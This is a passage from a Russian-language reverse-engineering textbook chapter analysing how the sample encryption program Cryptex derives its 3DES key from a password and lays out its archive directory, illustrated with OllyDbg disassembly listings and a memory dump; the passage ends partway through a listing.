Здесь указатель на второй символ вычитается из указателя на завершающий NULL. Результат фактически равен длине строки без NULL, поскольку ESI содержал адрес второго символа, а не первого. Эта последовательность по существу эквивалентна функции strlen библиотеки времени выполнения C. Возникает вопрос, зачем программе реализовывать собственную strlen, а не вызывать библиотечную. Скорее всего, она всё же вызывает библиотеку, но компилятор заменяет вызов встроенной реализацией. Некоторые компиляторы поддерживают встроенные реализации популярных функций: вместо вызова функции помещают её непосредственную реализацию внутрь вызывающего кода. Это повышает производительность, устраняя накладные расходы вызова.

Измерив длину строки, функция хеширует пароль с помощью CryptHashData и извлекает полученный хеш через CryptGetHashParam. Затем значение передаётся функции по адресу 00402280, исследованной в листинге 6.4. Это любопытно: как мы уже знаем, та функция снова хеширует данные, на этот раз алгоритмом MD5. Зачем повторно обрабатывать результат одного алгоритма хеширования другим, пока неясно.

После возврата функции MD5, если она вернула ненулевое значение, код вызывает интересный API CryptDeriveKey. Согласно документации Microsoft, CryptDeriveKey "создаёт криптографические сеансовые ключи, производные от базового значения данных". Базовое значение берётся из объекта хеша; здесь это 160-разрядный хеш SHA, вычисленный из открытого пароля. При создании объекта ключа вызывающий код должен также указать применяемый алгоритм шифрования во втором параметре CryptDeriveKey. Как видно в листинге 6.5, Cryptex передаёт 0x6603. Вернувшись к WinCrypt.H, обнаруживаем, что 0x6603 означает CALG_3DES. Всё сходится и подтверждает заявленное поведение Cryptex: данные шифруются алгоритмом 3DES.

Немного подумав, можно понять, зачем Cryptex вычисляет дополнительный хеш MD5. По существу сформированный хеш SHA используется как ключ шифрования и расшифрования данных: 3DES - симметричный алгоритм, то есть обе операции выполняются одним ключом. Кроме того, Cryptex нужен простой способ определить правильность заданного пароля. Для этого программа вычисляет из хеша SHA ещё один хеш алгоритмом MD5 и сохраняет результат в заголовке файла. При открытии архива заданный пароль хешируется дважды, сначала SHA, затем MD5, и результат MD5 сравнивается с сохранённым в заголовке. Совпадение означает, что пароль правильный.

Можно спросить, почему Cryptex не записывает прямо в заголовок результат SHA и зачем тратить усилия на дополнительное хеширование. Причина в том, что хеш SHA непосредственно служит ключом шифрования; его хранение в заголовке сделало бы расшифровку архивов Cryptex невероятно простой. Это может показаться странным, поскольку извлечь исходный открытый пароль из хеша SHA невозможно, однако в таком извлечении нет нужды: для расшифровки достаточно самого хеша. Поэтому Cryptex вычисляет из значения SHA дополнительный хеш и хранит его как уникальный идентификатор пароля. Последовательность показана на рисунке 6.1.

Наконец, может возникнуть вопрос, почему проверочный хеш MD5 вычисляется не прямо из открытого пароля, а из значения SHA. Вероятная причина - пусть и отдалённая возможность того, что кто-либо сумеет преобразовать хеш MD5 в эквивалентный хеш SHA и фактически получить ключ расшифрования. Математически это почти гарантированно невозможно, но зачем рисковать? Исходные данные, то есть сформированный SHA ключ расшифрования, определённо невозможно получить из записанного в заголовке значения MD5. При разработке защитных технологий излишняя паранойя - вполне разумный образ мыслей.




Рисунок 6.1. Процесс формирования ключа и проверки пароля в Cryptex.

Структура каталога

Получив общее представление об управлении паролями и ключами шифрования в Cryptex, можно перейти к структуре каталога. В реальной программе этот этап был бы несколько менее важен для анализа уровня безопасности Cryptex, но имел бы огромное значение для тех, кто хочет читать или создавать совместимые с Cryptex архивы. Поскольку мы выполняем упражнение по реверс-инжинирингу данных, структура каталога - именно та сложная структура данных, которую нам и нужно заполучить.

Анализ кода обработки каталога

Чтобы расшифровать структуру каталога, необходимо найти в Cryptex код, который читает зашифрованные данные каталога, расшифровывает их, а затем разбирает. Для этого достаточно поставить точку останова на API `ReadFile` и пройти по программе вперёд, наблюдая за обработкой данных. Перезапустим программу в OllyDbg, не забыв исправить пароль в параметре командной строки, установим точку останова на `ReadFile` и продолжим выполнение.

Первая остановка происходит из-за внутреннего системного вызова из `ADVAPI32.DLL`. После продолжения отладчик снова попадает в `ReadFile`, но и на этот раз функция вызвана из системного кода. Очень быстро становится ясно, что вызовов `ReadFile` слишком много и такой подход не сработает: система интенсивно использует этот API.

Здесь в зависимости от конкретного приложения можно выбрать множество других подходов. Один из них - ограничить точку останова `ReadFile` вызовами для архивного файла. Сначала установите точку останова на API, который открывает или создаёт архив, вероятнее всего `CreateFile`, и получите из вызова дескриптор архива. Затем поставьте на `ReadFile` условную точку останова, срабатывающую только при передаче конкретного дескриптора архива Cryptex; большинство отладчиков поддерживает такие условия. Это резко сократит число остановок: будут видны лишь относящиеся к делу операции чтения архива, а не сотни системных вызовов.

С другой стороны, Cryptex - довольно простая программа, поэтому можно разрешить ей выполняться до функции формирования ключа из листинга 6.5. Затем достаточно пошагово пройти оставшийся код до интересных участков, разбирающих структуры каталога. Помните, что в большинстве настоящих программ придётся придумать более удачное место для точки останова: последовательный обход всей программы был бы непозволительно утомительным.

Начните с точки останова в конце функции формирования ключа по адресу `00402416`. Достигнув её, вернитесь в вызывающую функцию и пройдите несколько несущественных последовательностей, включая вызов функции, которая, по-видимому, открывает архив и в итоге обращается к `004011C0`, исследованной в листинге 6.3. Следующий вызов ведёт к `004019F0`, и беглый просмотр показывает, что это именно искомая функция. В листинге 6.6 приведён созданный OllyDbg дизассемблированный код.

```
004019F0  SUB ESP,8
004019F3  PUSH EBX
004019F4  PUSH EBP
004019F5  PUSH ESI
004019F6  MOV ESI,SS:[ESP+18]
004019FA  XOR EBX,EBX
004019FC  PUSH EBX                      ; Origin => FILE_BEGIN
004019FD  PUSH EBX                      ; pOffsetHi => NULL
004019FE  PUSH EBX                      ; OffsetLo => 0
004019FF  PUSH ESI                      ; hFile
00401A00  CALL DS:[<&KERNEL32.SetFilePointer>]
00401A06  PUSH EBX                      ; pOverlapped => NULL
00401A07  LEA EAX,SS:[ESP+14]
00401A0B  PUSH EAX                      ; pBytesRead
00401A0C  PUSH 28                       ; BytesToRead = 28 (40.)
00401A0E  PUSH cryptex.00406058         ; Buffer = cryptex.00406058
00401A13  PUSH ESI                      ; hFile
00401A14  CALL DS:[<&KERNEL32.ReadFile>]
00401A1A  MOV ECX,SS:[ESP+1C]
00401A1E  MOV EDX,DS:[406064]
00401A24  PUSH ECX
00401A25  PUSH EDX
00401A26  PUSH ESI
00401A27  CALL cryptex.00401030
00401A2C  MOV EBP,DS:[<&MSVCR71.printf>]
00401A32  MOV ESI,DS:[406064]
00401A38  PUSH cryptex.00403234         ; format = "   File Size    File
                                        ; Name"
```

```
00401A3D  MOV DWORD PTR SS:[ESP+1C],cryptex.00405050
00401A45  CALL EBP                      ; printf
00401A47  ADD ESP,10
00401A4A  TEST ESI,ESI
00401A4C  JE SHORT cryptex.00401ACD
00401A4E  PUSH EDI
00401A4F  MOV EDI,SS:[ESP+24]
00401A53  JMP SHORT cryptex.00401A60
00401A55  LEA ESP,SS:[ESP]
00401A5C  LEA ESP,SS:[ESP]
00401A60  MOV ESI,SS:[ESP+10]
00401A64  ADD ESI,8
00401A67  MOV DWORD PTR SS:[ESP+14],1A
00401A6F  NOP
00401A70  MOV EAX,DS:[ESI]
00401A72  TEST EAX,EAX
00401A74  JE SHORT cryptex.00401A9A
00401A76  MOV EDX,EAX
00401A78  SHL EDX,0A
00401A7B  SUB EDX,EAX
00401A7D  ADD EDX,EDX
00401A7F  LEA ECX,DS:[ESI+14]
00401A82  ADD EDX,EDX
00401A84  PUSH ECX
00401A85  SHR EDX,0A
00401A88  PUSH EDX
00401A89  PUSH cryptex.00403250         ; ASCII " %10dK    %s"
00401A8E  CALL EBP
00401A90  MOV EAX,DS:[ESI]
00401A92  ADD DS:[EDI],EAX
00401A94  ADD ESP,0C
00401A97  ADD EBX,1
00401A9A  ADD ESI,98
00401AA0  SUB DWORD PTR SS:[ESP+14],1
00401AA5  JNZ SHORT cryptex.00401A70
00401AA7  MOV ECX,SS:[ESP+10]
00401AAB  MOV ESI,DS:[ECX]
00401AAD  TEST ESI,ESI
00401AAF  JE SHORT cryptex.00401ACC
00401AB1  MOV EDX,SS:[ESP+20]
00401AB5  MOV EAX,SS:[ESP+1C]
00401AB9  PUSH EDX
00401ABA  PUSH ESI
00401ABB  PUSH EAX
00401ABC  CALL cryptex.00401030
00401AC1  ADD ESP,0C
00401AC4  TEST ESI,ESI
00401AC6  MOV SS:[ESP+10],EAX
00401ACA  JNZ SHORT cryptex.00401A60
00401ACC  POP EDI
00401ACD  POP ESI
00401ACE  POP EBP
00401ACF  MOV EAX,EBX
00401AD1  POP EBX
00401AD2  ADD ESP,8
00401AD5  RETN
```

Листинг 6.6. Дизассемблированный код функции, перечисляющей все файлы архива Cryptex.

Функция начинается со знакомой последовательности чтения заголовка Cryptex в память. Это очевидно, поскольку она читает `0x28` байта от смещения 0 в файле. Затем вызывается функция по адресу `00401030`, которая после входа в неё выглядит очень важной. Её дизассемблированный код приведён в листинге 6.7.

```
00401030  PUSH ECX
00401031  PUSH ESI
00401032  MOV ESI,SS:[ESP+C]
00401036  PUSH EDI
00401037  MOV EDI,SS:[ESP+14]
0040103B  MOV ECX,1008
00401040  LEA EAX,DS:[EDI-1]
00401043  MUL ECX
00401045  ADD EAX,28
00401048  ADC EDX,0
0040104B  PUSH 0                        ; Origin = FILE_BEGIN
0040104D  MOV SS:[ESP+18],EDX
00401051  LEA EDX,SS:[ESP+18]
00401055  PUSH EDX                      ; pOffsetHi
00401056  PUSH EAX                      ; OffsetLo
00401057  PUSH ESI                      ; hFile
00401058  CALL DS:[<&KERNEL32.SetFilePointer>]
0040105E  PUSH 0                        ; pOverlapped = NULL
00401060  LEA EAX,SS:[ESP+C]
00401064  PUSH EAX                      ; pBytesRead
00401065  PUSH 1008                     ; BytesToRead = 1008 (4104.)
0040106A  PUSH cryptex.00405050         ; Buffer = cryptex.00405050
0040106F  PUSH ESI                      ; hFile
00401070  CALL DS:[<&KERNEL32.ReadFile>]
00401076  TEST EAX,EAX
00401078  JE SHORT cryptex.004010CB
0040107A  MOV EAX,SS:[ESP+18]
0040107E  TEST EAX,EAX
00401080  MOV DWORD PTR SS:[ESP+14],1008
00401088  JE SHORT cryptex.004010C2
0040108A  LEA ECX,SS:[ESP+14]
0040108E  PUSH ECX
0040108F  PUSH cryptex.00405050
00401094  PUSH 0
00401096  PUSH 1
00401098  PUSH 0
0040109A  PUSH EAX
0040109B  CALL DS:[<&ADVAPI32.CryptDecrypt>]
004010A1  TEST EAX,EAX
004010A3  JNZ SHORT cryptex.004010C2
004010A5  CALL DS:[<&KERNEL32.GetLastError>]
004010AB  PUSH EDI                      ; <%d>
004010AC  PUSH cryptex.004030E8         ; format = "ERROR: Unable to
                                       ; decrypt block from cluster %d."
004010B1  CALL DS:[<&MSVCR71.printf>]
004010B7  ADD ESP,8
004010BA  PUSH 1                        ; status = 1
004010BC  CALL DS:[<&MSVCR71.exit>]
004010C2  POP EDI
004010C3  MOV EAX,cryptex.00405050
004010C8  POP ESI
004010C9  POP ECX
004010CA  RETN
004010CB  POP EDI
004010CC  XOR EAX,EAX
004010CE  POP ESI
004010CF  POP ECX
004010D0  RETN
```

Листинг 6.7. Дизассемблированный код функции Cryptex, расшифровывающей кластер.

Функция читает из архива фрагмент фиксированного размера 4104 байта. Интересно, как вычисляется начальный адрес чтения. Полученный функцией параметр умножается на 4104, к нему прибавляется `0x28`, а результат используется как смещение в файле. Это раскрывает важную

деталь внутренней организации Cryptex: по-видимому, файлы делятся на блоки данных длиной 4104 байта. Прибавление `0x28` просто пропускает заголовок файла. Второй параметр функции, судя по всему, является номером блока, который требуется прочитать.

После чтения в память данные расшифровываются функцией `CryptDecrypt`. Как и ожидалось, параметр длины данных, шестой параметр этой функции, снова жёстко равен 4104. Интересно сообщение, печатаемое при ошибке: из него следует, что функция пытается прочитать и расшифровать кластер, вероятно просто так причудливо названы выделенные нами блоки фиксированного размера. При успешном выполнении `CryptDecrypt` функция возвращается к вызывающему коду и выдаёт адрес только что расшифрованного блока.

Анализ записи файла

Мы предполагаем, что только что прочитанный блок представляет каталог файлов архива или другую часть его заголовка. Следующий шаг - изучить расшифрованный блок и установить его структуру. Ниже показан дамп памяти с содержимым блока, полученного при попытке перечислить файлы созданного ранее архива `Test1.crx`.

```
00405050  00 00 00 00 02 00 00 00  .......
00405058  01 00 00 00 52 EB DD 0C  ...Rë_.
00405060  D4 CB 55 D9 A4 CD E1 C6  ÔËUÙ¤Íáæ
00405068  96 6C 9C 3C 61 73 74 65  -lœ<aste
00405070  72 69 73 6B 73 2E 74 78  risks.tx
00405078  74 00 00 00 00 00 00 00  t.......
```

Как видно, мы попали куда нужно: блок памяти содержит имя `asterisks.txt`, ранее зашифрованное в этом архиве. Но что находится в 28 байтах перед именем? Сразу стоит попробовать другое представление данных. В предыдущем дампе применялся вид ASCII, чтобы было видно имя файла, однако остальные поля, возможно, проще различить в 32-разрядном представлении. Вот первые 28 байт как последовательность 32-разрядных шестнадцатеричных чисел:

```
00405050     00000000    00000002    00000001    0CDDEB52
00405060     D955CBD4    C6E1CDA4    3C9C6C96
```

Теперь картина несколько яснее. Первые три двойных слова очевидно являются какими-то 32-разрядными полями. Последние четыре менее понятны и похожи на случайную 16-байтовую последовательность. Это легко установить: текста в ней нет, иначе он был бы виден в предыдущем дампе, а числа не являются указателями или смещениями в файле, поскольку слишком велики и некоторые из них не выровнены по 32-разрядной границе. Это классический случай, когда вход в код разбора данных должен значительно упростить расшифровку формата.

Код чтения таблицы файлов и вывода списка показан в листинге 6.6. Анализировать его довольно просто, поскольку прочитанные поля выводятся на экран и легко понять их назначение. Вернёмся к этой последовательности и посмотрим, что она делает с записью файла.

```
00401A60  MOV ESI,SS:[ESP+10]
00401A64  ADD ESI,8
00401A67  MOV DWORD PTR SS:[ESP+14],1A
00401A6F  NOP
00401A70  MOV EAX,DS:[ESI]
00401A72  TEST EAX,EAX
00401A74  JE SHORT cryptex.00401A9A
00401A76  MOV EDX,EAX
00401A78  SHL EDX,0A
00401A7B  SUB EDX,EAX
00401A7D  ADD EDX,EDX
00401A7F  LEA ECX,DS:[ESI+14]
00401A82  ADD EDX,EDX
00401A84  PUSH ECX
00401A85  SHR EDX,0A
```

Сначала последовательность загружает в `ESI` начальный адрес только что расшифрованного блока, прибавляет 8 и читает находящийся там 32-разрядный элемент в `EAX`. В предыдущем дампе третье двойное слово равно `00000001`. Код убеждается, что `EAX` не равен нулю, а затем выполняет над ним любопытную серию арифметических операций.

Сначала `EDX` сдвигается влево на `0xA`, или 10 бит, после чего из результата вычитается исходное значение из `EAX`. Затем значение `EDX` складывается с самим собой, что равносильно умножению на два. Эта операция повторяется по адресу `00401A82`, после чего выполняется сдвиг вправо на `0xA`, или 10 бит. Разберём действия по порядку и попытаемся определить их назначение.

1. `EDX` сдвигается влево на 10 разрядов, что эквивалентно `edx = edx * 1024`.

2. Исходное число из `EAX` вычитается из `EDX`. Следовательно, вместо умножения на 1024 фактически выполняется `edx = edx * 1024 - edx`, то есть `edx = edx * 1023`.

3. Затем `EDX` дважды складывается с самим собой. Это эквивалентно `edx = edx * 4`, поэтому к этому моменту фактически вычислено `edx = edx * 4092`.

4. Наконец, `EDX` сдвигается вправо на 10 разрядов, что равносильно делению на 1024. Итоговая формула: `edx = edx * 4092 / 1024`.

Можно спросить, почему Cryptex не применила `MUL`, чтобы умножить `EDX` на 4092, а затем `DIV` для деления результата на 1024. Причина в том, что такой код выполнялся бы гораздо медленнее только что рассмотренного. Обе инструкции, `MUL` и `DIV`, сравнительно медленны, тогда как `ADD`, `SUB` и сдвиги намного быстрее. Последовательность раскрывает интересный факт о Cryptex: скорее всего, при компиляции был выбран режим оптимизации по скорости, а не по размеру. Прямые арифметические инструкции деления и умножения создали бы меньший, но более медленный код. Компилятор явно стремился к высокой производительности даже ценой некоторого увеличения исполняемого файла.

Результат этой небольшой арифметической последовательности передаётся прямо в `printf`, которая выводит текущую запись файла. Это многое объясняет: Cryptex вычисляла размер файла. Поскольку тот печатается в килобайтах, очевидно, что итоговое деление на 1024 просто преобразует байты в килобайты. Но что представляло собой исходное число и зачем программа умножала его на 4092? По-видимому, размер файла хранится через некоторое количество блоков фиксированного размера, вероятно связанных с кластером, встреченным при расшифровке буфера. Проблема в том, что прежний кластер имел длину 4104 байта, а теперь речь идёт о кластерах по 4092 байта. Причина различия пока неясна.

Исходное число кластеров было взято со смещения +8 текущей структуры записи, значит, там хранится размер файла в кластерах. Тогда где Cryptex хранит точный размер? Восстановить зашифрованный файл без первоначальной точной длины невозможно, поэтому она должна быть записана где-то ещё в архиве.

Помимо размера, `printf` получает имя файла. Его адрес легко вычисляется как смещение +14 от `ESI`. Следует помнить, что ранее `ESI` уже был увеличен на 8, поэтому в исходной структуре это фактически смещение `+1C`. Оно совпадает с дампом данных, где строка начиналась по смещению `+1C`.

После вывода имени и размера программа возвращается к началу цикла для следующей записи. Чтобы перейти к ней, Cryptex увеличивает `ESI` на `0x98`, то есть 152 байта, что явно является длиной записи. Следовательно, под имя каждого файла отведено фиксированное число символов. Поскольку строка начинается в структуре со смещения +14, можно предположить, что после неё других элементов нет. Тогда максимальная длина имени файла в Cryptex равна `152 - 20`, или 132 байтам.

После завершения цикла происходит нечто интересное. Проверяется первый элемент ранее прочитанного и расшифрованного буфера. Если он ненулевой, Cryptex вызывает функцию `00401030` из листинга 6.7, читающую и расшифровывающую уже исследованный фрагмент данных. Второй параметр, используемый как номер кластера, ведь функция умножает его на 4104, берётся непосредственно из первого элемента. Очевидно, программа читает и расшифровывает следующий блок, а затем ищет в нём файлы. Похоже, список файлов может занимать произвольное число кластеров и реализован как своего рода связный список. Возникает вопрос: не задан ли первый кластер жёстко как кластер номер один? Посмотрим на первоначальный вызов чтения первого кластера списка файлов из листинга 6.6.

```
00401A1E  MOV EDX,DS:[406064]
00401A24  PUSH ECX
00401A25  PUSH EDX
00401A26  PUSH ESI
00401A27  CALL cryptex.00401030
```

Индекс первого кластера берётся из глобальной переменной со знакомым адресом. Оказывается, `00406064` является частью заголовка Cryptex, загруженного в `00406058` несколькими строками выше. Значит, смещение `+0C` в заголовке Cryptex хранит индекс первого кластера таблицы файлов.

Вернёмся к листингу 6.7. После возврата из `00401030` значение `ESI` снова проверяется на ненулевое, хотя оно уже проверялось и не могло измениться. Если оно ненулевое, Cryptex возвращается к коду чтения таблицы файлов. Теперь известно, что первый элемент кластеров таблицы файлов указывает на следующий кластер с последующими записями, если тот существует. Поскольку каждая запись имеет фиксированный размер, их число в кластере также должно быть постоянным. Локальная переменная `[ESP+14]` считает оставшиеся элементы текущего кластера. Легко найти инструкцию `00401A67`, которая присваивает ей `0x1A`, или 26 в десятичной системе. Следовательно, каждый кластер вмещает до 26 записей.

Наконец, важно обратить внимание на три до сих пор проигнорированные строки листинга 6.6.

```
00401A70  MOV EAX,DS:[ESI]
00401A72  TEST EAX,EAX
00401A74  JE SHORT cryptex.00401A9A
```

Похоже, чтобы Cryptex обработала запись, значение по смещению +8 должно быть ненулевым. Как мы недавно установили, там хранится размер файла в кластерах, то есть программа просто проверяет, что размер не равен нулю. Возможность пропускать записи означает, что Cryptex допускает пустоты в списке файлов: при удалении она лишь помечает запись и не копирует остальные. Встретив удалённую запись, программа просто игнорирует её, что и видно в этом коде.

Именно такого, вероятно, не встретишь в надёжном коммерческом защитном продукте. Не стирая блоки данных, Cryptex создаёт небольшую угрозу безопасности. Конечно, "удалённые" кластеры, вероятно, остаются зашифрованными, поскольку Cryptex вообще не должна помещать открытые данные в архивы, но в них может храниться конфиденциальная информация. Предположим, вы отправляете архив Cryptex человеку, которому известен пароль. Поскольку удалённые файлы

способны оставаться внутри архива, вместе с нужными материалами можно невольно передать то, что вы считали удалённым.

Вывод структуры каталога

Что нужно сделать, чтобы действительно вывести список файлов архива Cryptex? Задача не так сложна. Для правильного получения списка требуется выполнить следующие шаги:

1. Инициализировать Crypto API и открыть файл архива.

2. Проверить 8-байтовую сигнатуру заголовка.

3. Вычислить хеш SHA введённого пароля, а затем хеш MD5 от результата.

4. Убедиться, что вычисленный хеш MD5 совпадает с сохранённым в заголовке Cryptex по смещению +18.

5. Сформировать ключ 3DES с помощью объекта хеша SHA.

6. Прочитать первый кластер списка файлов, индекс которого хранится в заголовке Cryptex по смещению +0C, так же, как это делает Cryptex: прочитать 4104 байта и расшифровать их ключом 3DES.

7. Обойти 152-байтовые записи и вывести имя каждой, если её значение по смещению +8, то есть размер файла в кластерах, ненулевое.

8. Если присутствуют дополнительные кластеры списка файлов, прочитать и расшифровать их, а затем вывести все содержащиеся там записи.

Код, реализующий эту последовательность, сравнительно прост. Если вы хотите его посмотреть, он доступен на веб-сайте книги: www.wiley.com/go/eeilam.

Процесс извлечения файлов

Без возможности расшифровывать и извлекать файлы из зашифрованных архивов Cryptex была бы не слишком полезна. Для этого служит команда x: она создаёт файл с тем же именем, что у первоначально зашифрованного, но без пути, и расшифровывает в него исходные данные. Реверс-инжиниринг процесса извлечения должен прояснить структуру данных списка файлов и способ хранения самих файлов в архиве. Довольно длинный листинг 6.8 содержит процедуру извлечения файлов Cryptex.

```
00401BB0  SUB ESP,70
00401BB3  MOV EAX,DS:[405020]
00401BB8  PUSH EBX
00401BB9  PUSH EDI
00401BBA  MOV EDI,SS:[ESP+84]
00401BC1  PUSH 0
00401BC3  MOV SS:[ESP+78],EAX
00401BC7  MOV EAX,SS:[ESP+80]
00401BCE  PUSH 0
00401BD0  PUSH EAX
00401BD1  PUSH EDI
00401BD2  CALL cryptex.00401670
00401BD7  MOV EDX,DS:[405048]
00401BDD  ADD ESP,10
00401BE0  LEA ECX,SS:[ESP+14]
00401BE4  PUSH ECX
00401BE5  PUSH 0
00401BE7  PUSH 0
```

```
00401BE9  PUSH 8003
00401BEE  PUSH EDX
00401BEF  MOV EBX,EAX
00401BF1  CALL DS:[<&ADVAPI32.CryptCreateHash>]
00401BF7  TEST EAX,EAX
00401BF9  JNZ SHORT cryptex.00401C11
00401BFB  PUSH cryptex.00403284        ; format = "Unable to verify the
                                       ; file's hash value!"
00401C00  CALL DS:[<&MSVCR71.printf>]
00401C06  ADD ESP,4
00401C09  PUSH 1                       ; status = 1
00401C0B  CALL DS:[<&MSVCR71.exit>]
00401C11  PUSH EBP
00401C12  PUSH ESI
00401C13  PUSH 0                       ; Origin = FILE_BEGIN
00401C15  PUSH 0                       ; pOffsetHi = NULL
00401C17  PUSH 0                       ; OffsetLo = 0
00401C19  PUSH EBX                     ; hFile
00401C1A  CALL DS:[<&KERNEL32.SetFilePointer>]
00401C20  PUSH 0                       ; pOverlapped = NULL
00401C22  LEA EAX,SS:[ESP+24]
00401C26  PUSH EAX                     ; pBytesRead
00401C27  PUSH 28                      ; BytesToRead = 28 (40.)
00401C29  PUSH cryptex.00406058        ; Buffer = cryptex.00406058
00401C2E  PUSH EBX                     ; hFile
00401C2F  CALL DS:[<&KERNEL32.ReadFile>]
00401C35  MOV ESI,SS:[ESP+88]
00401C3C  XOR ECX,ECX
00401C3E  PUSH EDI
00401C3F  MOV SS:[ESP+71],ECX
00401C43  LEA EDX,SS:[ESP+70]
00401C47  PUSH EDX
00401C48  MOV SS:[ESP+79],ECX
00401C4C  LEA EAX,SS:[ESP+18]
00401C50  PUSH EAX
00401C51  MOV SS:[ESP+81],ECX
00401C58  MOV SS:[ESP+85],CX
00401C60  PUSH ESI
00401C61  PUSH EBX
00401C62  MOV DWORD PTR SS:[ESP+24],0
00401C6A  MOV SS:[ESP+28],ESI
00401C6E  MOV BYTE PTR SS:[ESP+80],0
00401C76  MOV SS:[ESP+8F],CL
00401C7D  CALL cryptex.004017B0
00401C82  MOV EDI,SS:[ESP+24]
00401C86  PUSH 5C                      ; c = 5C ('\')
00401C88  PUSH ESI                     ; s
00401C89  MOV SS:[ESP+34],ESI
00401C8D  MOV ESI,DS:[<&MSVCR71.strchr>]
00401C93  MOV EBP,EAX
00401C95  CALL ESI                     ; strchr
00401C97  ADD ESP,1C
00401C9A  TEST EAX,EAX
00401C9C  JE SHORT cryptex.00401CB3
00401C9E  MOV EDI,EDI
00401CA0  ADD EAX,1
00401CA3  PUSH 5C
00401CA5  PUSH EAX
00401CA6  MOV SS:[ESP+20],EAX
00401CAA  CALL ESI
00401CAC  ADD ESP,8
00401CAF  TEST EAX,EAX
00401CB1  JNZ SHORT cryptex.00401CA0
00401CB3  TEST EBP,EBP
00401CB5  JNZ SHORT cryptex.00401CD2
00401CB7  MOV ECX,SS:[ESP+18]
00401CBB  PUSH ECX                     ; <%s>
00401CBC  PUSH cryptex.004032B0        ; format = "File "%s" not found
                                       ; in archive."
00401CC1  CALL DS:[<&MSVCR71.printf>]
00401CC7  ADD ESP,8
```

```
00401CCA  PUSH 1                        ; status = 1
00401CCC  CALL DS:[<&MSVCR71.exit>]
00401CD2  MOV ESI,SS:[ESP+14]
00401CD6  PUSH 0                        ; hTemplateFile = NULL
00401CD8  PUSH 0                        ; Attributes = 0
00401CDA  PUSH 2                        ; Mode = CREATE_ALWAYS
00401CDC  PUSH 0                        ; pSecurity = NULL
00401CDE  PUSH 0                        ; ShareMode = 0
00401CE0  PUSH C0000000                 ; Access = GENERIC_READ |
                                       ; GENERIC_WRITE
00401CE5  PUSH ESI                      ; FileName
00401CE6  CALL DS:[<&KERNEL32.CreateFileA>]
00401CEC  CMP EAX,-1
00401CEF  MOV SS:[ESP+14],EAX
00401CF3  JNZ SHORT cryptex.00401D13
00401CF5  CALL DS:[<&KERNEL32.GetLastError>]
00401CFB  PUSH EAX                      ; <%d>
00401CFC  PUSH ESI                      ; <%s>
00401CFD  PUSH cryptex.004032D4         ; format = "ERROR: Unable to
                                       ; create file "%s" (Last
                                       ; Error=%d)."
00401D02  CALL DS:[<&MSVCR71.printf>]
00401D08  ADD ESP,0C
00401D0B  PUSH 1                        ; status = 1
00401D0D  CALL DS:[<&MSVCR71.exit>]
00401D13  MOV EDX,SS:[ESP+8C]
00401D1A  PUSH EDX
00401D1B  PUSH EBP
00401D1C  PUSH EBX
00401D1D  CALL cryptex.00401030
00401D22  TEST EDI,EDI
00401D24  MOV SS:[ESP+2C],EDI
00401D28  FILD DWORD PTR SS:[ESP+2C]
00401D2C  JGE SHORT cryptex.00401D34
00401D2E  FADD DWORD PTR DS:[403BA0]
00401D34  FDIVR QWORD PTR DS:[403B98]
00401D3A  MOV EAX,SS:[ESP+24]
00401D3E  XORPS XMM0,XMM0
00401D41  MOV EBP,DS:[<&MSVCR71.printf>]
00401D47  PUSH EAX
00401D48  PUSH cryptex.00403308         ; ASCII "Extracting "%.35s" - "
00401D4D  MOVSS SS:[ESP+24],XMM0
00401D53  FSTP DWORD PTR SS:[ESP+34]
00401D57  CALL EBP
00401D59  ADD ESP,14
00401D5C  TEST EDI,EDI
00401D5E  JE cryptex.00401E39
00401D64  MOV ESI,DS:[<&KERNEL32.GetConsoleScreenBufferInfo>]
00401D6A  LEA EBX,DS:[EBX]
00401D70  MOV EDX,DS:[40504C]
00401D76  LEA ECX,SS:[ESP+2C]
00401D7A  PUSH ECX
00401D7B  PUSH EDX
00401D7C  CALL ESI
00401D7E  FLD DWORD PTR SS:[ESP+10]
00401D82  SUB ESP,8
00401D85  FSTP QWORD PTR SS:[ESP]
00401D88  PUSH cryptex.00403320         ; ASCII "%2.2f percent
                                       ; completed."
00401D8D  CALL EBP
00401D8F  ADD ESP,0C
00401D92  CMP EDI,1
00401D95  MOV EAX,0FFC
00401D9A  JA SHORT cryptex.00401DA1
00401D9C  MOV EAX,DS:[405050]
00401DA1  PUSH 0
00401DA3  PUSH EAX
00401DA4  MOV EAX,SS:[ESP+24]
